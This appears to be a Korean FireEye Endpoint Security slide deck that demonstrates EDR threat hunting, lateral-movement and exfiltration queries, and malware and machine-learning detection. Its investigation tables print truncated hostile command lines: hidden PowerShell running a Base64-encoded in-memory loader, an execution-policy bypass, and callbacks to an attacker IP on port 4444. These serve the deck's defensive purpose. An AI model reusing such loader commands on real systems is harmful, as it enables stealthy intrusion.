C:\Windows\System32\WindowsPowerShell\v1.0	'powershell.exe' -nop -w hidden -c \$S=New-Object IO.MemoryStream([Convert]::FromBase64String('H4sIAOnD0lgCA7VWbW/a5BD+3Er9D1aFZFsgAhtmkVbg04EF4Cct8vRaFxtL5f9a956/e838rUIP5uPemsROx6z2mnmix24	824	852d67a27e454bd389fa7f02a8cbe23f	'powershell.exe' & {Set-ExecutionPolicy Unrestricted}; C:\Windows\TEMP\vmware-SYSTEM\vm
C:\Windows\System32\WindowsPowerShell\v1.0	'powershell.exe' -nop -w hidden -c \$S=New-Object IO.MemoryStream([Convert]::FromBase64String('H4sIAOnD0lgCA7VWbW/a5BD+3Er9D1aFZFsgAhtmkVbg04EF4Cct8vRaFxtL5f9a956/e838rUIP5uPemsROx6z2mnmix24	3612	852d67a27e454bd389fa7f02a8cbe23f	'powershell.exe' & {Set-ExecutionPolicy Unrestricted}; C:\Windows\TEMP\vmware-SYSTEM\vm
C:\Windows\System32\WindowsPowerShell\v1.0	'powershell.exe' -nop -w hidden -c \$S=New-Object IO.MemoryStream([Convert]::FromBase64String('H4sIAOnD0lgCA7VWbW/a5BD+3Er9D1aFZFsgAhtmkVbg04EF4Cct8vRaFxtL5f9a956/e838rUIP5uPemsROx6z2mnmix24	1500	852d67a27e454bd389fa7f02a8cbe23f	'powershell.exe' & {Set-ExecutionPolicy Unrestricted}; C:\Windows\TEMP\vmware-SYSTEM\vm
C:\Windows\System32\WindowsPowerShell\v1.0	'powershell.exe' -nop -w hidden -c \$S=New-Object IO.MemoryStream([Convert]::FromBase64String('H4sIAOnD0lgCA7VWbW/a5BD+3Er9D1aFZFsgAhtmkVbg04EF4Cct8vRaFxtL5f9a956/e838rUIP5uPemsROx6z2mnmix24	1956	92f44e405db16ac55d97e3bfe3b132fa	'powershell.exe' & {Set-ExecutionPolicy Unrestricted}; C:\Windows\TEMP\vmware-SYSTEM\vm
C:\Windows\System32\WindowsPowerShell\v1.0	'powershell.exe' -nop -w hidden -c \$S=New-Object IO.MemoryStream([Convert]::FromBase64String('H4sIAOnD0lgCA7VWbW/a5BD+3Er9D1aFZFsgAhtmkVbg04EF4Cct8vRaFxtL5f9a956/e838rUIP5uPemsROx6z2mnmix24	2868	92f44e405db16ac55d97e3bfe3b132fa	'powershell.exe' & {Set-ExecutionPolicy Unrestricted}; C:\Windows\TEMP\vmware-SYSTEM\vm
C:\Windows\System32\WindowsPowerShell\v1.0	'powershell.exe' -nop -w hidden -c \$S=New-Object IO.MemoryStream([Convert]::FromBase64String('H4sIAOnD0lgCA7VWbW/a5BD+3Er9D1aFZFsgAhtmkVbg04EF4Cct8vRaFxtL5f9a956/e838rUIP5uPemsROx6z2mnmix24	2184	92f44e405db16ac55d97e3bfe3b132fa	'powershell.exe' & {Set-ExecutionPolicy Unrestricted}; C:\Windows\TEMP\vmware-SYSTEM\vm
C:\Windows\System32\WindowsPowerShell\v1.0	'powershell.exe' -nop -w hidden -c \$S=New-Object IO.MemoryStream([Convert]::FromBase64String('H4sIAOnD0lgCA7VWbW/a5BD+3Er9D1aFZFsgAhtmkVbg04EF4Cct8vRaFxtL5f9a956/e838rUIP5uPemsROx6z2mnmix24	2340	92f44e405db16ac55d97e3bfe3b132fa	'powershell.exe' & {Set-ExecutionPolicy Unrestricted}; C:\Windows\TEMP\vmware-SYSTEM\vm
C:\Windows\System32\WindowsPowerShell\v1.0	'powershell.exe' -nop -w hidden -c \$S=New-Object IO.MemoryStream([Convert]::FromBase64String('H4sIAOnD0lgCA7VWbW/a5BD+3Er9D1aFZFsgAhtmkVbg04EF4Cct8vRaFxtL5f9a956/e838rUIP5uPemsROx6z2mnmix24	3116	92f44e405db16ac55d97e3bfe3b132fa	'powershell.exe' & {Set-ExecutionPolicy Unrestricted}; C:\Windows\TEMP\vmware-SYSTEM\vm

# Lateral Movement

- File-less 공격의 경우 악성코드는 메모리에 상주하며 코드 인젝션을 통해 측면 이동을 진행
- HX는 코드 인젝션의 모든 기호를 식별하는 검색 옵션을 제공

Query: **Host Set equals All hosts AND Executable Injected equals true**

WHERE Host Set equals All hosts AND Executable Injected equals true 5 of 6 3

MATCHED (3) NOT MATCHED (2) NOT RESPONDED (1) Results collection stopped Delete results


Actions... Go 0 hosts selected Export Matched

Process Name	powershell.exe	File Full Path	C:\Windows\System32\WindowsPowerShell\v1.0	Process Arguments	'powershell.exe' -nop -w hidden -c \$s=New-Object IO.MemoryStream([Convert]::FromBase64String('H4sIAQND0lgCA7VWbW/aSBD+nEr9D1aFhK05bAhJmkiVbm3z4gQl4AABDIUbe20WFI+xl17z1+t9vDDgH5Lk
Process Name	powershell.exe	File Full Path	C:\Windows\System32\WindowsPowerShell\v1.0	Process Arguments	'powershell.exe' -nop -w hidden -c \$s=New-Object IO.MemoryStream([Convert]::FromBase64String('H4sIAQhD0lgCA7VWbW/aSBD+3Er9D1aFZFslGAhtmkivBg04EF4CctBvRafXtsLl5f9r956/e83BrtUlpSuPen
Process Name	powershell.exe	File Full Path	C:\Windows\System32\WindowsPowerShell\v1.0	Process Arguments	'powershell.exe' -nop -w hidden -c \$s=New-Object IO.MemoryStream([Convert]::FromBase64String('H4sIAH1D0lgCA7VWbW/aSBD+nEr9D1aFZFslGAhtXqRktzZvToAADhBCOWmx12Zh7SX2mgC9/vcbg51QN



# Data Exfiltration

- 특정 시점의 악성코드는 공격자의 지침을 더 받거나 데이터를 전송하기 위해 C&C로 연결
- Enterprise Search를 통해 관리자는 네트워크 이벤트를 확인 가능 -
  - Remote IP Address
  - Remote Port
  - URL
  - Port Protocol
  - Port State
  - Hostname
  - IP Address
  - Local IP Address
  - Local Port
  - HTTP Header
  - DNS Hostname



# Data Exfiltration

- 조직 내에서 잘못된 IP에 대한 연결을 찾는 것은 공격자의 흔적을 추적하는 방법

Query: Host Set equals All hosts AND Remote IP Address equals 10.128.39.106

WHERE Host Set equals All hosts AND Remote IP Address equals 10.128.39.106 6 of 6 6

MATCHED (6) NOT MATCHED (0) NOT RESPONDED (0) Stop collecting results Delete results

Actions... 0 hosts selected Export Matched

**Win81x86-0**

Item Type	Summary	Remote IP Address	Remote Port	Local IP Address	Local Port	Process ID	IP Address	Port	Timestamp - Accessed
IPv4 Network Event	Timestamp - Event 2017-03-22 09:30:52.015Z	10.128.39.106	48286	10.128.38.231	445	4	10.128.39.106	48286	2017-03-22 09:30:52.01
IPv4 Network Event	Timestamp - Event 2017-03-22 09:31:06.937Z	10.128.39.106	52624	10.128.38.231	445	4	10.128.39.106	52624	2017-03-22 09:31:06.93

**Win7x862-0**

Item Type	Summary	Remote IP Address	Remote Port	Local IP Address	Local Port	Username	Process Name	Process ID	IP Address
IPv4 Network Event	Timestamp - Event 2017-03-22 09:10:51.622Z	10.128.39.106	8080	10.128.38.123	54635	WIN7X862-0\admin	ieexplore.exe	2080	10.128.39.
IPv4 Network Event	Timestamp - Event 2017-03-22 09:10:54.446Z	10.128.39.106	8080	10.128.38.123	54641	WIN7X862-0\admin	mshta.exe	3424	10.128.39.1
IPv4 Network Event	Timestamp - Event 2017-03-22 09:11:00.664Z	10.128.39.106	4444	10.128.38.123	54644	WIN7X862-0\admin	powershell.exe	2408	10.128.
IPv4 Network Event	Timestamp - Event 2017-03-22 09:15:34.375Z	10.128.39.106	8080	10.128.38.123	54678	WIN7X862-0\admin	ieexplore.exe	2080	10.128.39.
IPv4 Network Event	Timestamp - Event 2017-03-22 09:15:39.596Z	10.128.39.106	4444	10.128.38.123	54679	WIN7X862-0\admin	powershell.exe	3956	10.128.

Showing 5 of 11 items | View all

**Win7x862-0**

Item Type	Summary	Remote IP Address	Remote Port	Local IP Address	Local Port	Process ID	IP Address	Port	Timestamp - Accessed
IPv4 Network Event	Timestamp - Event 2017-03-22 09:28:05.484Z	10.128.39.106	48637	10.128.38.120	445	4	10.128.39.106	48637	2017-03-22 09:28:05.48
IPv4 Network Event	Timestamp - Event 2017-03-22 09:28:07.575Z	10.128.39.106	4445	10.128.38.120	64138	NT AUTHORITY\SYSTEM	powershell.exe	3712	IP Address 10.

Network Port	File Full Path	Process ID	Port State	Port Protocol	Remote IP Address	Remote Port	Local IP Address	Local Port	File
	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	3712	ESTABLISHED	TCP	10.128.39.106	4445	10.128.38.120	64138	File

# Timeline – Correlating things

- 특정 시간 이후에 생성된 내용을 조사 : 2017-03-29 08:17:56

Query: Host Set equals All hosts AND Timestamp - Created greater than “2017-03-29 08:17:56.000Z”

WHERE Host Set equals All hosts AND Timestamp - Created greater than 2017-03-29 08:17:56.000Z 5 of 6 2

MATCHED (2) NOT MATCHED (3) NOT RESPONDED (1) Stop collecting results Delete results

Actions... 0 hosts selected Export Matched

Win7x862-0

Item Type	Summary
Prefetch Record	File Name AT.EXE File Full Path C:\Windows\System32\at.exe Process Times Executed 6 Timestamp - Created 2017-03-29 11:56:49Z Timestamp - Last Run 2017-03-29 12:03:38Z Size in bytes 11762
Prefetch Record	File Name GWXDETECTOR.EXE Process Times Executed 1 Timestamp - Created 2017-03-30 07:58:45Z Timestamp - Last Run 2017-03-30 07:58:44Z Size in bytes 2138
Prefetch Record	File Name OLICENSEHEARTBEAT.EXE Process Times Executed 1 Timestamp - Created 2017-03-30 06:38:29Z Timestamp - Last Run 2017-03-30 06:38:26Z Size in bytes 15262

Win7x862-0

Item Type	Summary
Browser Cookie	Timestamp - Created 2017-03-29 14:19:38Z Cookie Name IDE Cookie Value AHWqTUIom3tzwLpFibl-kqGZ5PwD6Jvz18RbRhQ5i53edhdhRKOcE9g URL doubleclick.net/ Browser Name Internet Explorer Browser Version 8.0.7601.17514 Username admin
Browser Cookie	Timestamp - Created 2017-03-29 17:40:04Z Cookie Name liidc Cookie Value "b=5G5T05.g=4.u=1.1=1490809306.t=1490895706.s=AQE-L4HX0bp8DCoURNsowbAkg29yydtk" URL linkedin.com/ Browser Name Internet Explorer Browser Version 8.0.7601.17514
Browser Cookie	Timestamp - Created 2017-03-30 08:20:32Z Cookie Name ANONCHK Cookie Value 0 URL c.msn.com/ Browser Name Internet Explorer Browser Version 8.0.7601.17514 Username admin File Name admin@c.msn[1].txt File Full Path C:\Users\user01
Browser Cookie	Timestamp - Created 2017-03-30 08:20:32Z Cookie Name ANONCHK Cookie Value 1 URL c.bing.com/ Browser Name Internet Explorer Browser Version 8.0.7601.17514 Username admin File Name admin@c.bing[2].txt File Full Path C:\Users\user01
Browser Cookie	Timestamp - Created 2017-03-30 08:20:32Z Cookie Name ipt Cookie Value {"v":{"l":"141"},"p":{"d":"141"},"b":{"l":"","t":"12"},"v":3} URL msn.com/ Browser Name Internet Explorer Browser Version 8.0.7601.17514 Username admin File Name admin@msn[2].txt


Showing 5 of 20 items | View all

# EDR 보안 운영 및 가시성 보여준다!

파이어아이 엔드포인트 시큐리티의 모든 것

- 이 많은 작업을 모두 저 혼자서 해야 하나요?
- 제가 경험이 부족하다면 어떻게 해야 하나요?

# 지능적인 APT 시나리오 공격에 대한 대응 한계



# 파이어아이 엔드포인트 시큐리티에서 제공하는 기능

## 탐지 / 차단



Malware  
Prevention



MalwareGuard



ExploitGuard



Real-time  
Indicators of  
Compromise

## 조사



Enterprise Search



Forensic Acquisition



Attack Summary and  
Audit Viewer



Network to Endpoint  
Automated Investigation

## 대응



Quick  
Containment



Scalability



Off Network  
Investigation

FireEye®

# Malware Detection

signature / Heuristic



# Malware Detection | 알려진 위협과 Malware 탐지를 위한 Anti-Virus 엔진

## 알려진 위협 탐지를 위한 AV엔진

### Malware 탐지

- Commodity malware detection  
Ransomware/Trojans/Potently Unwanted Apps (PUP)
- Real-time static file detection



### Malware 예방

- Block malware from running
- Delete malware files
- Quarantine malware files

### 예약 및 온 액세스 멀웨어 스캔 지원

- 실시간 정적 파일 탐지
- 모든 실행 파일 분석

Windows 7		August 2017		
	Name	Protection	Performance	Usability
■ August 2017	AhnLab AhnLab V3 Internet Security 9.0	●●●●●	●●●●●	●●●●●
■ February 2017	avast Avast Free AntiVirus 17.5	●●●●●	●●●●●	●●●●●
■ August 2016	AVG AVG Internet Security 17.5	●●●●●	●●●●●	●●●●●
■ August 2016	Avira Avira Antivirus Pro 15.0	●●●●●	●●●●●	●●●●●
■ August 2015	Bitdefender Bitdefender Internet Security 21.0 & 22.0	●●●●●	●●●●●	●●●●●
■ April 2015				
■ December 2014				
■ August 2014				
■ February 2014				
■ August 2013				



# Malware Detection | 알려진 위협과 Malware 탐지를 위한 Anti-Virus 엔진

- 알려진 위협 탐지를 위한 AV엔진

Victim-1  
192.168.0.149

Windows 7 Professional  
Korea Standard Time

WORKGROUP  
SYSTEM

Agent Version: 30.19.0  
Last Sysinfo: 2019-07-09 06:25:57Z

10 ALERTS  
70 min ago

Host Details

Alerts (10) Quarantines (0)

Showing 10 of 10 Alerts

FILTER BY: Disposition All

SORTED BY: Priority

**MAL: 백신(AV) 엔진 탐지 결과**

**MAL** Generic.Rebhip.1864862C on scvhost.exe

1 of 1 Malware Events

● Signature detection

ACKNOWLEDGE MARK FALSE POSITIVE

EVENT DETAILS

Alerted 73 minutes ago

SCAN DETAILS

Scan type 00-355855

FireEye®

# Malware Guard


signature / Heuristic  
Machine Learning

## Malware Guard | 머신러닝 장점


- AV엔진에서 악성코드의 99%를 탐지하기 까지는 7~15일 소요가 됩니다.
- 시그니처는 알려진 악성코드를 탐지하고 컨텍스트를 제공.






Time in Days for Malware to be detected




# Malware Guard | 머신러닝 필수 사항





# Malware Guard | 머신러닝 기술



Input



VT



ReversingLabs



ThreatMatrix/MTA

Feature (800+)

```

    - rw-r--r-- 1 root root 50316 2009-06-14 03:08 install.log
  
```





ML Method



Output


Label (Good/Bad)  
Classification : WL/BL 등록

# Malware Guard | 머신러닝 기술



[Miss Celo로 확인한 OMNIBIN]

# Malware Guard | Test Results: New Malware vs Collections



